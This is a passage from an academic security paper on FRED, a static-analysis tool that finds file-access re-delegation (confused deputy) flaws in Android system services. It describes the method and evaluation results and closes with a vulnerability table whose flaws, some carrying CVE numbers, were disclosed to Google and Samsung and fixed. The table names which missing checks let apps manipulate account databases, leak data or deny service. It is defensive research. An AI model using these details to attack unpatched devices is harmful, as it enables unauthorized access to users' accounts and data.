Branch nodes are primarily either an *Append* or an *Or* node. An *Append* node represents a boolean `AND` operation, where child nodes are concatenated in the order listed. The *Append* node is specifically designed to handle the concatenation of strings and other values that commonly occur when a file path is constructed in Java source code. In contrast, an *Or* node represent a boolean `OR` operation and captures when the data flow analysis encounters a variable with multiple possible values. There are also several other subtypes of *Branch* nodes. Section 4.2.2 describes them in more detail.

4.2.2 Data Flow Analysis

FRED performs a backwards inter-procedural data flow analysis to determine possible values for the file paths passed as arguments to file methods invoked by Java-based RPC entry points. The sink for this backwards data flow analysis is the file path argument. For many file methods, the sink is a string (i.e., `java.lang.String`). When a file methods has multiple string arguments, it is difficult to know which argument is the file path. Fortunately, the regular expressions produced for non-file paths will not match any concrete files from the file system. Therefore FRED conservatively determines values for all string arguments. For file methods that are passed non-string file paths (e.g., `java.io.File` and `java.nio.file.Path`), FRED first performs use-def analysis from the argument to identify the location of the constructor,

which is passed a string. For this discussion, this constructor can be viewed as the sink for the data flow analysis.

At a high level, FRED determines the possible values of file paths by annotating instructions in the Inter-procedural Control Flow Graph (ICFG) of the Android framework with intermediate expressions. This process begins by annotating the data flow sink (i.e., file path argument) with a *PlaceHolder* node. FRED then performs a inter-procedural use-def analysis to traverse the ICFG backwards, using CHA [12] where necessary. If the definition of the argument is a constant value, the *PlaceHolder* node is replaced with a *Constant* node that includes the value. However, there are various scenarios when the definition is not a constant. In these cases, FRED annotates the definition with a new *PlaceHolder* node and recursively[1] attempts to determine the value for this new *PlaceHolder* node. Once the value for a *PlaceHolder* node is determined, the recursive call returns the resulting intermediate expression to the earlier invocation, populating its *PlaceHolder* node, and possibly combining multiple intermediate expressions with *Append* or *Or* branch nodes. We note that while FRED identifies the values for each sink sequentially, it retains the annotations on the ICFG to avoid resolving them multiple times.

As this recursive algorithm proceeds, there are frequently multiple *PlaceHolder* nodes annotated on the ICFG at any point in time. FRED leverages this fact to handle loops, ensuring that the value for a *PlaceHolder* node is only ever computed once. Specifically, FRED constructs a graph of *PlaceHolder* nodes where an edge between two *PlaceHolder* nodes occurs when one references the other in its computing expression. FRED then uses Johnson's algorithm [28] for detecting elementary circuits to locate simple cycles in the graph. When this occurs, the *PlaceHolder* node referencing the head of the simple cycle is replaced with a *Loop* node. Empirically, we found that *Loop* nodes are little more than a source of noise in our analysis. Therefore, FRED currently removes *Loop* nodes when transforming intermediate expressions into regular expressions (Section 4.2.3).

There are various scenarios when the use-def analysis for a *PlaceHolder* node does not find a constant at the definition. FRED handles a variety of special cases including string builders, path builders, directory listings, and parent path and file name access methods. FRED also handles environment variables and system properties by identifying the string-based keys used to look up these values. Finally, FRED handles specific fields in Android framework classes by performing a def-use analysis to determine all possible assignment sites for the framework. This information is later used during the backwards data flow analysis to combine possible values. Appendix A details each of these cases.

[1] While we describe the algorithm as recursive to simplify discussion, it is in fact tail-recursive and our implementation is iterative.

4.2.3 Regular Expression Transformation

After FRED identifies intermediate expressions for the arguments to file methods, it transforms them into regular expressions. This transformation is performed as follows.

Step 1 (Remove Loops): FRED removes all *Loop* nodes from intermediate expressions and any empty *Branch* nodes that result. We empirically found that the loops captured by our data flow analysis did not actually influence the construction of the file paths within the code. As such, *Loop* nodes can be safely removed from intermediate expressions.

Step 2 (Resolve System and Environmental Variables): To resolve system properties, FRED uses the various `.prop` files of the Android system (e.g., `/default.prop` and `/system/build.prop`) to lookup the value based on the key determined during data flow analysis. To resolve environmental variables, FRED uses `adb shell echo ${VARIABLE}` to get their values.

Step 3 (Resolve UserId Variables): Android supports multiple physical users. It is common for file paths to include the UserId of the current physical user to separate user specific files. To avoid unnecessary *Any* nodes, we replace UserId with the string "0", which is the UserID for the primary user (and the only user on our test devices).

Step 4 (Resolve `TVInputManagerService` Regex): The `TVInputManagerService` contains two entry points that open file paths in the `/dev` directory based on a regular expression. For these entry points, FRED extracts the regular expression used to match files and replaces the *Any* node with the extracted expressions.

Step 5 (Convert to DNF): FRED transforms the `AND` and `OR` logic of *Append* and *Or* nodes into disjunctive normal form (DNF), maintaining the order of the append operations throughout the transformation. This process flattens the tree and simplifies file path dependent transformations (e.g., determining the parent or file name of a existing file path).

Step 6 (Resolve Parent and File Names): With the intermediate expression in DNF and the remaining constants resolved, FRED can evaluate the *Parent* and *Name* branch nodes. At this point, *Parent* and *Name* nodes typically have a single *Append* child that concatenates parts of a path. For this *Append* node, FRED locates the last occurrence of the '/' path separator. *Parent* nodes are replaced with a new *Append* node containing all the children that occur before the last '/' from the previous *Append* node. Any text after the '/' within the node that contains the last occurrence of '/' is removed. *Name* nodes are replaced with a new *Append* node containing all the children that occur after the last '/' from the previous *Append* node. Any text before the '/' within the node that contains the last occurrence of '/' is removed. When the child of a *Parent* or *Name* node is an *Any* node, the *Parent* or *Name* node is simply replaced with the *Any* node.

Step 7 (Combine and Normalize): After the previous step, the intermediate expression only contains *Constant*, *Any*, *Ap-*

pend, and *Or* nodes. All adjacent *Constant* nodes under an *Append* node are concatenated into a single *Constant* node. Similarly, all adjacent *Any* nodes under an *Append* node are replaced with a single *Any* node. The single *Any* node is only set to `\d+` if all of the *Any* nodes under the *Append* are `\d+`. Otherwise, a `.*` *Any* node is used. Finally, duplicate and trailing '`/`' characters are removed from *Constant* nodes.

Step 8 (Duplicates Removal): The DNF form of the intermediate expression may cause a *Or* node to have multiple children that resolve to the same regular expression value. FRED removes these duplicates.

Step 9 (Regular Expression Creation): In the final step, FRED creates the regular expression. *Constant* nodes are string values. *Any* nodes are either `.*` or `\d+`, which was determined during data flow analysis. The children of *Append* nodes are concatened. Finally, the children of *Or* nodes are combined by inserting '`|`' between each node.

4.3 Extracting File Paths Used in Native Code

Android's Java-based RPC entry points often use the Java Native Interface to invoke code written in C/C++. Figure 3 shows two scenarios that are not covered by the Java analysis described in Section 4.2. Both scenarios occur when a JNI method that is not a generic file method calls a libc file method. The first scenario defines the file path string within C/C++ code (Figure 3a), whereas the second scenario passes the file path string from Java to C/C++ code (Figure 3b). FRED extracts these file paths from binary `.so` files using angr [39].

Identifying JNI Methods in Native Code: While the `native` keyword identifies JNI methods in Java code, the corresponding C/C++ function is not clearly annotated in either the source or binary code. The C/C++ name also does not always match the Java name (e.g., method overloading). For each `.so` file, we use angr to traverse the CFG from all exposed library functions to identify calls to `jniRegisterNativeMethods`. We then use angr's symbolic execution engine to identify the array of `JNINativeMethod` structures passed as a parameter. This structure provides a mapping from the Java method signature to a function pointer in the `.so` file. We traverse the array to identify the function address of the C/C++ handler for each JNI method. In a small number of cases, we found function addresses to be `NULL` and used function name matching as a fallback. As the function name resolution was verified to be correct for all such `NULL` address cases, we leave additional address resolution techniques to future work.

Identifying File Paths: FRED first traverses the ICFG from the JNI method handler to identify any calls to libc file methods (Section 4.1.1). When a file method is found, FRED uses angr's Reaching Definition Analysis (RDA) to determine the possible values for the relevant file path arguments. To reduce the search space, FRED only includes nodes in the variable's backward slices as potential sources. For each variable definition source, FRED determines if the value originates within the C/C++ code or if it is passed from Java. If it originates in C/C++ code, FRED extracts the constant string. Note that angr correctly propagates strings through standard libc functions (e.g., `strcpy`) and therefore automatically handles string construction. We did not encounter the more complicated string construction methods found in the Java code.

Finally, FRED outputs a JSON file mapping each Java JNI method name to the file paths used in file methods, including when the path originates in Java. FRED then uses Soot's call graph from RPC entry points to JNI calls to supplement the file paths identified in Section 4.2.

4.4 Security-Sensitive File Paths

FRED's re-delegation analysis (Section 4.5) matches the file paths from Sections 4.2 and 4.3 with concrete file paths on a device. Using concrete file paths both reduces noise and helps determine if a re-delegation is possible on a given device. We further consider only security-sensitive concrete file paths to limit manual inspection to areas of potential vulnerabilities.

FRED uses a real device to extract the concrete file paths and file access control policy. Specifically, FRED executes `adb shell ls -laRZ` as root on a rooted device to extract this information. FRED then processes the file system information to resolve symbolic links, taking care to avoid circular paths. In doing so, FRED ignores symbolic links in paths starting with `/sys/.*/subsystem` and `/proc/.*/fd` as these all point back to the root of the file system. We considered statically extracting files from the firmware image using BigMAC [26]; however, it has very limited ability to identify files in `/data`, which contains many security-sensitive files that match file paths determined by FRED.

Finally, FRED classifies each concrete file and directory as security-sensitive based on the file owner and group. Specifically, we observe that most system services run as `system` and Android has multiple files in `/system/etc/permissions` that define GIDs that are automatically given to applications granted specific Android permissions. Therefore, a path is marked security sensitive if it has a owner or group of `system`, or the group corresponds to an Android permission GID.

4.5 Re-Delegation Detection

FRED's re-delegation analysis identifies a set of candidate RPC entry points (Definition 1) for manual inspection. FRED focuses on exploitation by third-party applications as these represent the most significant risk. Malicious applications and services included in OEM builds are outside the scope of this paper. While it is possible for exploited system applications to exploit confused deputies, the interactions between system applications and system services have been considered by prior work [23, 24, 46].

Re-Delegation of System Files: For each RPC entry point that accesses a `system` UID or GID file or directory, FRED checks if the RPC entry point's authorization checks contain at least one system-level permission (i.e., those permissions without a protection level of *normal*, *dangerous*, *instant*, *runtime*, or *pre23*). If so, FRED excludes the RPC entry point from the candidate set. RPC entry points can also be restricted based on specific PIDs, UIDs, and GIDs. Similar to ARF [23], FRED checks if the first conditional statement is a check for a special UID, PID, or GID, and if the RPC entry point includes an authorization check that restricts it to special callers (e.g., calling `getActiveAdminWithPolicyForUidLocked()` in the `DevicePolicyManagerService`). If so, FRED excludes the RPC entry point. The remaining RPC entry points that access `system` UID or GID files and directories are candidates.

Re-Delegation of Other Files: FRED also considers files and directories with a GID that maps to an Android permission. An RPC entry point is a candidate for manual inspection if the permissions mapped to a file's GID is not a subset of the permissions checked by the RPC entry point. Similar to `system` files, FRED excludes RPC entry points that are not accessible to third-party applications.

Reducing Manual Inspection: While performing manual inspection of the AOSP Android 10.0.0, we developed two methods to systematically reduce the number of candidate RPC entry points that require manual inspection.

System-Specified Values - We discovered a number of unresolved *Any* nodes that are the result of values that are both specific to the caller and cannot be influenced by the caller (e.g., application name, data path, and code path). As such, a file path constructed of such components is unique to the caller, implying the caller is intended to have access to these resources. Since these `Any` nodes caused the regular expressions to match the majority of file paths within the file system, they were excluded before matching security-sensitive files.

Safe File Method Callers - We also found that file methods accessing security-sensitive files were often called from the same method. Reviewing these methods, we found that many of them could only be called in safe ways. In total, we found 41 unique callers of file methods where the file being accessed could not be influenced or have its data retrieved by any entry point. We exclude the regular expressions steaming from these 41 sinks from the output of FRED.

5 Evaluation

This section demonstrates FRED's utility by applying it to three Android firmware images and investigates potential vulnerabilities. Recall that FRED automates the discovery of candidate RPC entry points (Definition 1) and manual investigation is required to determine if a given candidate RPC entry point has improper file re-delegation (Definition 2).

5.1 Experimental Setup

Our current implementation of FRED was designed for AOSP version 10.0.0_r1 (i.e., API 29) built for a Pixel 3a device. We previously ran FRED on AOSP version 9.0.0_r11 for a Pixel 3 device, identifying the same vulnerabilities and comparable findings as those highlighted this section. We also ran FRED on two additional Android 10 firmware images. Our study included the following three devices.

- **AOSP Pixel 3a** running a user debug build of Android 10 r1. This device represents the primary target used when developing FRED.
- **Google Pixel 3a** running Android 10 build QQ3A.200805.001. This device represents a target close to our original target, demonstrating FRED's ability to run on firmware images without source code. No changes were required to run FRED on this target.
- **Samsung S20** running Android 10 build QP1A.190711.020. This device has significant differences from our original target. Running FRED on this target required modifications to ACMiner's list of methods to not analyze to address call graph imprecision that prevented analysis from completing on our computing resources. We also added 88 file methods identified by re-running FRED's semi-automated API file method analysis.

Our analysis was run on a Dell R611 server with an Intel Xeon E5-2620 V3 (2.40 GHz) processor and 128 GB RAM running VMware ESXi. A single VM running Ubuntu 18.04.3 and OpenJDK 1.8.0_171 was given full host resources.

ACMiner took approximately 1 hour and 45 minutes to extract authorization checks of RPC entry points for the AOSP Pixel 3a. FRED took approximately 10 minutes to construct a complete list of the security sensitive file paths, 1 hour and 16 minutes to extract the intermediate expressions from Java code, 15 minutes to extract file paths from native code, and 12 minutes to convert the intermediate expressions to regular expressions and identify candidate RPC entry points. For the Google Pixel 3a, all stages of the analysis had a runtime that was virtually the same as that of the AOSP Pixel 3a. However, as a result of the increased code base and the significant increase in the number of RPC entry points, the runtime of FRED on the Samsung S20 doubled to approximately 4 hours when extracting authorization checks and 2 hours and 45 minutes when extracting the intermediate expressions from Java code. All other stages had virtually the same runtime.

5.2 FRED Characterization

We initially analyzed an AOSP Pixel 3 running Android 9.0.0 (the current version when we began our work). We then migrated to different builds of Android 10. The following discussion focuses on the Android 10 builds. However, we

Table 2: Characterization of Program Analysis

	AOSP Pixel 3 (9.0.0)	AOSP Pixel 3a (10.0.0)	Google Pixel 3a (10.0.0)	Samsung S20 (10.0.0)
# API Methods	65,508	73,073	73,461	83,346
# JNI Methods	5,176	5,416	5,419	7,023
# JNI File Methods	368	360	360	360
# Java API File Methods	907	888	888	888
# Android API File Methods	962	1,068	1,087	1,155
# Total File Methods	2,237	2,316	2,335	2,403
# Total RPC Entry Points	5,337	6,287	6,304	12,169
# RPCs with File Methods	1,966	2,927	2,985	4,163
# File Methods in RPCs	661	602	717	766
# JNI Methods in RPCs	365	387	390	860
# Sec. Sensitive File Paths	139,463	157,074	56,434	56,559

include general statics for Android 9.0.0 in Table 2 to provide context as we discuss the minimal manual effort required to migrate FRED between different versions of Android.

5.2.1 File Methods in Practice

JNI File Methods: The procedure in Section 4.1.2 took 24 hours to identify the JNI file methods from a total of 5,176 JNI methods for AOSP 9.0.0. The process only took an additional hour for the 240 JNI methods added to AOSP 10.0.0. As Google 10.0.0 only added 3 JNI methods over AOSP 10.0.0, it only took a few minutes. However, the added 1,607 JNI methods of the Samsung S20 device took an additional 3 hours to evaluate. As shown in Table 2, we identified 368 JNI file methods for AOSP 9.0.0 which was reduced to 360 JNI file methods for AOSP 10.0.0 because of changes in the code of the Java API. We did not find any additional JNI file methods for either the Google or Samsung devices.

API File Methods: While the semi-automated procedure for identifying API file methods (Section 4.1.3) may appear manually intensive, it is largely a one-time cost with minimal additional manual effort needed to transition to a new version or build. For AOSP 9.0.0, the process took approximately 96 hours to identify the API file methods from a total of 65,508 API methods. However, the process only took an additional 5 hours to consider the 7,565 API methods added in AOSP 10.0.0. As there was a minimal addition of 388 API methods for Google 10.0.0 compared to AOSP 10.0.0, the process only took an additional 30 minutes and no adjustments were made manually. However, the additional 10,273 API Methods for the Samsung S20 device took an additional 7 hours.

Table 2 shows that for AOSP 9.0.0, out of the possible 65,508 API methods, FRED identified 2,237 file methods consisting of 368 JNI file methods, 907 Java API file methods, and 962 Android API file methods. For AOSP 10.0.0, out of the possible 73,073 API methods, number of file methods increased to 2,316 despite a decrease in the number JNI file methods (360) and Java API file methods (888). This decrease in JNI and Java API file methods was a result of modifications made to the Java API in Android 10. Across different builds of the same version, we observed no changes in the JNI and Java API file methods. All changes were in the Android API for the Google 10.0.0 and Samsung devices which increased the total number of file methods to 2,335 and 2,403 respectively.

RPC Entry Points Accessing Files: Using these lists of file methods, FRED identified 1,966 RPC entry points containing calls to 661 unique file methods for AOSP 9.0.0. For AOSP 10.0.0, the number of RPC entry points increased to 2,927 while the number of unique file methods decreased to 602. As shown in Table 2, the Google 10.0.0 and Samsung devices both saw an increase in the RPC entry points and the unique file methods called by them over those in AOSP 10.0.0.

5.2.2 Characterizing Security Sensitive Files Paths

As discussed in Section 4.4, a file path is considered security sensitive if it has a UID or GID of `system`, or a GID corresponding to an Android permission. Table 2 illustrates the number of security sensitive files identified for each device. Both AOSP 9.0.0 and AOSP 10.0.0 devices contain over 130,000 security sensitive file paths, while both the Google and Samsung devices have around 56,000 security sensitive file paths. The difference results from the AOSP images being built with the user debug flag (providing root access). The user debug flag also provides a more permissive SELinux policy for `adb`, allowing it to view file paths that are normally restricted by production builds.

5.2.3 Reducing Candidate RPC Entry Points

For AOSP 10.0.0, the file path extraction procedure (Section 4.2) produced 7,331 unique intermediate expressions spanning 2,927 unique RPC entry points and reducing to 462 unique regular expressions. Table 3 shows there was only a minor change in these numbers for the Google device; however, the Samsung device saw a significant increase in all three. This difference is likely attributed to there being almost double the number of RPC entry points for the Samsung device compared to AOSP 10.0.0 (Table 2).

Table 3 also shows the reduction after using the regular expressions to match security-sensitive files and applying the refinements to reduce manual inspection. AOSP 10.0.0 contains 327 unique intermediate expressions spanning 179 unique RPC entry points and reducing to 63 unique regular expressions that match 738 unique security sensitive file paths. Table 4 characterizes the number of intermediate expressions removed by each reduction method. As shown, the most significant reduction in intermediate expressions is a result of our list of 41 file method callers predetermined to be safe. Table 5 shows the number of intermediate expressions that when transformed into regular expressions did not match any security sensitive file paths.

Finally, Table 3 shows the remaining RPC entry points requiring manual inspection after the re-delegation logic is

Table 3: FRED Reducing Candidate RPC Entry Points

	AOSP Pixel 3a	Google Pixel 3a	Samsung S20
All RPC Entry Points With Intermediate Expressions			
# Intermediate Exprs.	7,331	7,281	8,150
# Regexes	462	463	769
# RPC Entry Points	2,927	2,985	4,163
Regex Matches of Security Sensitive Files After Exclusions			
# Intermediate Exprs.	327	590	455
# Regexes	63	88	115
# RPC Entry Points	179	291	380
# Files	738	1,152	1,403
Candidate RPC Entry Points Requiring Manual Inspection			
# Intermediate Exprs.	23	42	113
# Regexes	7	10	36
# RPC Entry Points	23	31	60
# Files	51	44	143

Table 4: Intermediate Expressions Excluded from Analysis

	AOSP Pixel 3a	Google Pixel 3a	Samsung S20
Composed of System Specified Values of the RPC Caller			
# Intermediate Exprs.	228	227	600
# Regexes	16	16	31
# RPC Entry Points	605	609	804
According to a List of Pre-Determined Safe File Method Callers			
# Intermediate Exprs.	5,208	5,173	5,540
# Regexes	136	136	113
# RPC Entry Points	914	920	1,329

applied. Note that while we discuss the results in terms of the number of unique RPC entry points, expressions, and files, a candidate RPC entry point may have multiple files that require separate manual inspections. For AOSP 10.0.0, FRED identified 23 candidate RPC entry points potentially re-delegating access to 51 files. Of these 23 deputies, 21 resulted from Java file accesses and 2 resulted from C/C++ file accesses. Each of the 2 candidate RPC entry points accessed a single file in C/C++ code that was not in the list of files being accessed by the other 21 candidate RPC entry points. Similar results were observed for the Google device, including the same candidate RPC and files from the C/C++ code analysis.

A manual review of the 23 candidate RPC entry points for AOSP 10.0.0 identified 10 deputies that both (a) are accessible by third-party applications and (b) improperly re-delegate access to one or more security-sensitive the files. The remaining 13 deputies safely use the files, either using them in a way that is not accessible to a caller or in a way that the caller could only retrieve or modify a subset of the data in the file by design. The same vulnerable deputies were found in both the Google and Samsung devices.

For the Samsung device, FRED identified significantly more candidate RPC entry points (60) and files (143) compared to both the AOSP 10.0.0 and Google devices. This likely results from the Samsung device containing more RPC entry points accessing files. The Samsung device included the same candidate RPC entry points and files from the C/C++ code analysis as the AOSP 10.0.0 and Google devices. Included in these 60 candidate RPC entry points were 2 that re-delegate access to the same additional file from C/C++ code.

Table 5: Regex Does Not Match Any Security Sensitive Files

	AOSP Pixel 3a	Google Pixel 3a	Samsung S20
# Intermediate Exprs.	1,618	1,291	1,555
# Regexes	279	255	534
# RPC Entry Points	973	908	1,650

5.2.4 Impact of SEAndroid

Our re-delegation analysis did not account for the impact of SEAndroid policy, which may restrict (a) the RPC entry point from accessing a file even if allowed by the Unix permissions and (b) a third-party application from accessing the service.

RPC entry points accessing files: The RPC entry points considered by our analysis are registered with Android's Service Manager. We verified that most of the corresponding services execute with the `system_server` SEAndroid label by checking (1) whether a service gets started in system server's source code, (2) whether the service is running as a thread of system server in `ps -AZ`, or (3) whether SEAndroid allows system server to add the service. One exception is entry points under `com.android.internal.telephony` which runs in the `com.android.phone` process with `radio` SEAndroid label.

For each concrete security-sensitive file, we used `SETools` [1] to determine if the binary policy bundled with the firmware allows the SEAndroid context (e.g., `system_server`) of the entry point's corresponding service to access the SEAndroid context for that file in any way. Empirically, we found that SEAndroid does not affect our analysis with the AOSP or Google Pixel 3a firmware. However, for the Samsung device, the SEAndroid policy removes 3 RPC entry point to file mappings consisting of 2 RPC entry points and 3 files.

Apps accessing RPC entry points: We confirmed that the SELinux policy does not restrict third-party applications from calling the 10 vulnerable AOSP deputies discussed in Section 5.3. SELinux policy defines `call`, `transfer`, and `find` permissions for Binder service operations. The `call` and `transfer` permissions are generally granted to apps so that they can make binder calls into the system server and service manager. The `find` permission is commonly used to allow finding services via the service manager (though Android primarily gates access to services at the RPC entry point level via Android permissions, not at the service level). The AOSP policy allows the `untrusted_app_all` domain to `find` any Binder service with the `app_api_service` SELinux attribute. We confirmed that all four vulnerable AOSP system services in Table 6 have this attribute. For the additional `BlockchainTZService` service in the Samsung device, we did not observe the `app_api_service` attribute. However, due to the more complex nature of the Samsung SELinux policy,

we notified Samsung of the potential vulnerabilities anyway. Interestingly, Samsung informed us that they fixed the two vulnerable deputies adding SELinux policy to prevent third-party applications from accessing `BlockchainTZService`.

5.3 Vulnerability Study

Table 6 shows the vulnerabilities discovered following our manual inspection methodology described in Appendix B. While some deputies may re-delegate access to multiple files, we only report one vulnerability per deputy. We group the re-delegation vulnerabilities into 3 categories: (1) ability to manipulate data in the file(s), (2) exposure of data from or about the file(s), and (3) denial of service. While 10 of the 12 vulnerabilities were originally discovered in AOSP 10.0.0, they were confirmed to also exist in the Google and Samsung devices. The remaining two vulnerabilities are specific to the Samsung device. Finally, in all cases, the file path being improperly accessed was statically defined in the code and not controllable by an attacker.

Responsible Disclosure: We verified all of the potential re-delegations in AOSP through manual inspection of source code. All identified vulnerabilities identified in AOSP have been submitted to Google via Android Security Rewards Program. Of those submitted, 3 received a "moderate" severity rating and have been assigned the common vulnerability and exposures (CVE) identifiers CVE-2020-0208, CVE-2020-0209, and CVE-2020-0210. All 3 CVE vulnerabilities were fixed in the June 2020 security update for Android 10. The two vulnerabilities identified in the Samsung device involved code paths in native code for which we could not inspect. We provided the names of the deputies and corresponding JNI calls to Samsung, who confirmed the vulnerabilities and assigned CVE identifiers CVE-2021-25460 and CVE-2021-25459. Fixes for the Samsung vulnerabilities were released to devices in September 2021.

5.3.1 VC1: Data Manipulation

FRED identified 5 vulnerabilities (1→5 in Table 6) that enable a third-party application to access or manipulate data in security sensitive files. Deputies 1→4 allow third-party applications to manipulate data in the multiple files managed by the `AccountManagerService`. For the purposes of this discussion, we focus only on the key database files of `/data/system_de/0/accounts_de.db` and `/data/system_ce/0/accounts_ce.db` as they are the main source of the vulnerabilities. Both database files have ownership `system:system`.

In a multi-user system, `removeSharedAccountAsUser` and `renameSharedAccountAsUser` (CVE-2020-0208 and CVE-2020-0209) both allow any application running on the current user to remove or rename the shared accounts (e.g., Facebook) of that user. Account manipulation is typically restricted to the application that manages the account. However, through these deputies, any application can modify the shared account data in the two database files, data which requires the caller to have the system level permissions `MANAGE_USERS` and `CREATE_USERS` to create. Similarly, `invalidateAuthToken` and `updateCredentials` both manipulate data in these databases, allowing any application to affect portions of the databases.

Deputy 5, `add` in the `DropBoxManagerService`, allows any caller to clear system logging information which may hide evidence of an attack. A call to `add` allows the caller to write a data packet of any form to a temporary log file in the `/data/system/dropbox` with ownership `system:system`. However, continuous calls to `add` cause the deputy to clear older logging files when the device is low on space or the number of files exceeds 1000. As such, an attacker could hide evidence of their attacks by manipulating this deputy.

We note that Deputy 5 was previously independently identified by Invetter [47] via an alternative analysis approach designed to study input validation. Whether or not Deputy 5 is a vulnerability is also subjective. The RPC documentation indicates that it is designed to discards logged data after reaching 1000 files. However, the service is designed to only be accessed by other system services, as evidenced by the documentation and the system permissions checked by the other RPCs (`READ_LOGS` or `DUMP`). We include it in our vulnerability list, because it allows third-party applications to perform this manipulation.

5.3.2 VC2: Data Leaks

FRED identified 5 deputies (6→10 in Table 6) that leak data from security sensitive files to third-party applications. `getSharedAccountsAsUser` (CVE-2020-0210), like 1→2, affects data in the databases managed by the `AccountManagerService`. It allows any application running on the current user to get a list of the accounts for that user, an action that is typically restricted to the application that manages the account. Similar to 3→4, `getPreviousName` and `isCredentialsUpdateSuggested` both manipulate data in the same databases. Finally, deputies 9→10, return information about security sensitive files, with `getTotalBytes` returning the size of `/data` and `isStorageLow` returning if `/data` is low on space. `/data` has ownership `system:system`.

5.3.3 VC3: Denial of Service

FRED identified 2 deputies (11→12 in Table 6) that result in a local temporary denial of service. Both of these deputies are unique to the Samsung firmware and exist within the `BlockchainTZService`. In both cases, the Java RPC entry points (`sspInit` and `sspExit`) contain no authorization logic and immediately call JNI methods (`nativeSspInit` and `nativeSspExit`). Our native code analysis identified that these JNI methods both access the `/dev/ssp` device node, which is assigned the user and group `system`. We were unable to reverse

Table 6: A description of vulnerabilities, along with the services in which they are present.

Deputy (RPC Service)	Impact	Firmware	File Path	Vulnerability Description
VC1: Data Manipulation				
1. `removeSharedAccountAsUser` (`AccountManagerService`)	Moderate (CVE)	AOSP	Static	Missing check `isAccountManagedByCaller` allows apps of the current user to remove shared accounts they do not manage.
2. `renameSharedAccountAsUser` (`AccountManagerService`)	Moderate (CVE)	AOSP	Static	Missing check `isAccountManagedByCaller` allows apps of the current user to rename shared accounts they do not manage.
3. `invalidateAuthToken` (`AccountManagerService`)	Minor	AOSP	Static	Missing check `isAccountManagedByCaller` allows callers to invalidate an authorization token for an account they do not manage.
4. `updateCredentials` (`AccountManagerService`)	Minor	AOSP	Static	Missing check `isAccountManagedByCaller` allows callers to update the credentials of an account they do not manage.
5. `add` (`DropBoxManagerService`)	Minor	AOSP	Static	A missing permission check for writing to system log files allows any app to record system restricted logging information.
VC2: Data Leaks				
6. `getSharedAccountsAsUser` (`AccountManagerService`)	Moderate (CVE)	AOSP	Static	Missing check `isAccountManagedByCaller` allows apps of the current user to get shared accounts they do not manage.
7. `getPreviousName` (`AccountManagerService`)	Minor	AOSP	Static	Missing check `isAccountManagedByCaller` allows any caller to get the previous name for an account they do not manage.
8. `isCredentialsUpdateSuggested` (`AccountManagerService`)	Minor	AOSP	Static	Missing check `isAccountManagedByCaller` allows non-managing callers to see if the account credentials should be updated.
9. `getTotalBytes` (`StorageStatsService`)	Minor	AOSP	Static	Missing check for `PACKAGE_USAGE_STATS` allows any app to get the size of system restricted directories `/system` and `/data`.
10. `isStorageLow` (`PackageManagerService`)	Minor	AOSP	Static	A lack of any authorization checks allows any app to determine if the system restricted directory `/data` is low on space.
VC3: Denial of Service				
11. `sspInit` (`BlockchainTZService`)	Moderate (CVE)	Samsung	Static	Missing privilege check allows apps to perform temporary denial of service of the `/dev/ssp` device node.
12. `sspExit` (`BlockchainTZService`)	Moderate (CVE)	Samsung	Static	Missing privilege check allows apps to perform temporary denial of service of the `/dev/ssp` device node.

engineer the logic in the native library. We informed Samsung of the potential vulnerability, and they confirmed that the RPC entry points were indeed missing checks. Samsung indicated that the missing checks allow a third-party application to start or terminate the `BlockchainTZService`, leading to a local temporary denial of service of the `/dev/ssp` device node. Samsung assigned two CVEs (CVE-2021-25459 and CVE-2021-25460) and added SELinux policy to ensure only privileged callers can access the `BlockchainTZService`.

5.3.4 Non-Vulnerable RPCs

Of the 23 candidate RPCs for AOSP 10.0.0, 13 were determined to be non-vulnerable. As outlined in the inspection methodology (Appendix B), these were eliminated for two reasons. (1) The arguments passed in or actions of a RPC caller could not effect modifications made to the files by the RPCs or the data returned by the RPCs from the files. (2) The RPCs were determined to be operating correctly by delegating restricted access to a more sensitive file. The same reasoning was used to eliminate the additional 8 candidate RPCs for the Google device. We also applied the reasoning to the additional 35 candidate RPC entry points for the Samsung device; however, the significant amount of new functionality restricted the manual inspection. We focused efforts on RPCs and files with interesting names, but found many new types of Samsung-specific authorization checks, which prevented improper file re-delegation.

6 Limitations

FRED relies on ACMiner [22] and retains many of its limitations. These limitations include the limitations shared by static analysis tools of Android (e.g., native code, runtime modifications, reflection, dynamic code loading, and Message Handlers), the inability to reason about authorization check ordering, and manually defined input. In addition to the manually defined input required by ACMiner, FRED requires a domain expert to define the file methods used for file path extraction. Additionally, as file access control policy is sometimes defined at runtime, FRED can only detect re-delegation instances for files that exist on the device at the time the file system dump is produced. Finally, as the extracted file paths sometime depend on runtime generated values (e.g., values from databases, RPC callers, package information, etc.), FRED approximates these values by replacing them with `.*` in the regular expressions. We found these approximations minimal effect on FRED's ability to detect re-delegation.

7 Related Work

Nearly all modern operating systems rely on privileged deputies to protect security sensitive resources while providing an interface for indirect access by lesser-privileged software. As such, it is no surprise that confused deputy vulnerabilities [25] are a classic software security problem. Felt et al. [19] were the first to directly discuss confused deputies in the context of Android, introducing the concept of permission re-delegation (though Davi et al. [11] had previously

identified privilege escalation attacks). However, these and other works [13, 24, 31, 46] largely considered permission re-delegation in cases where the deputies are applications. Performing static program analysis of Android applications is significantly easier than the Android framework, and there are many tools [5, 20, 21] publicly available for doing so.

ARF [23] was the first tool to consider permission re-delegation in the Android framework, which contains a highly interconnected collection of system services that frequently call RPC interfaces in one another. This work identified that this high degree of interconnection combined with frequent changes in ambient authority can easily result in confused deputy vulnerabilities. However, ARF does not directly consider files as protected resources. Rather, it considers the protection policy for each RPC entry point and identifies when a caller entry point is not at least as restrictive as a callee entry point. Similar to FRED, ARF is built upon ACMiner [22], which identifies all of the RPC entry points in the Android framework and extracts the access control checks that have been hard-coded by developers. ACMiner's design shares much in common with Kratos [38] and AceDroid [2]. These three tools seek to identify missing checks at RPC entry points by using consistency as an approximation for correctness, as there is no ground truth for the access control specification. Invetter [47] combines machine learning and static program analysis of Android system services to identify insecure input validations, which represent service-specific sanity checks when performing operations. A number of their findings relate to missing permission checks in RPC entry points. Finally, FANS [30] fuzzes entirely native system services; however, it does not consider access control policy.

System service RPC entry points are similar to, but different than the Android APIs called by third party applications. These so called "public APIs" are wrappers around binder IPC code that sends messages to a subset of the overall RPC entry points. Mapping public Android APIs to permissions is a well researched topic. Stowaway [16] fuzzes the APIs to determine which permissions are required. PScout [6] uses static call graph analysis of system service code. This approach is refined by Axplorer [7], which uses more detailed program analysis. Most recently, Arcade [3] improved the mapping by including logic requirements (e.g., permission *A* or permission *B* vs. permission *A* and permission *B*). In doing so, both Axplorer and Arcade provide enhanced techniques to statically analyze code for RPC entry points.

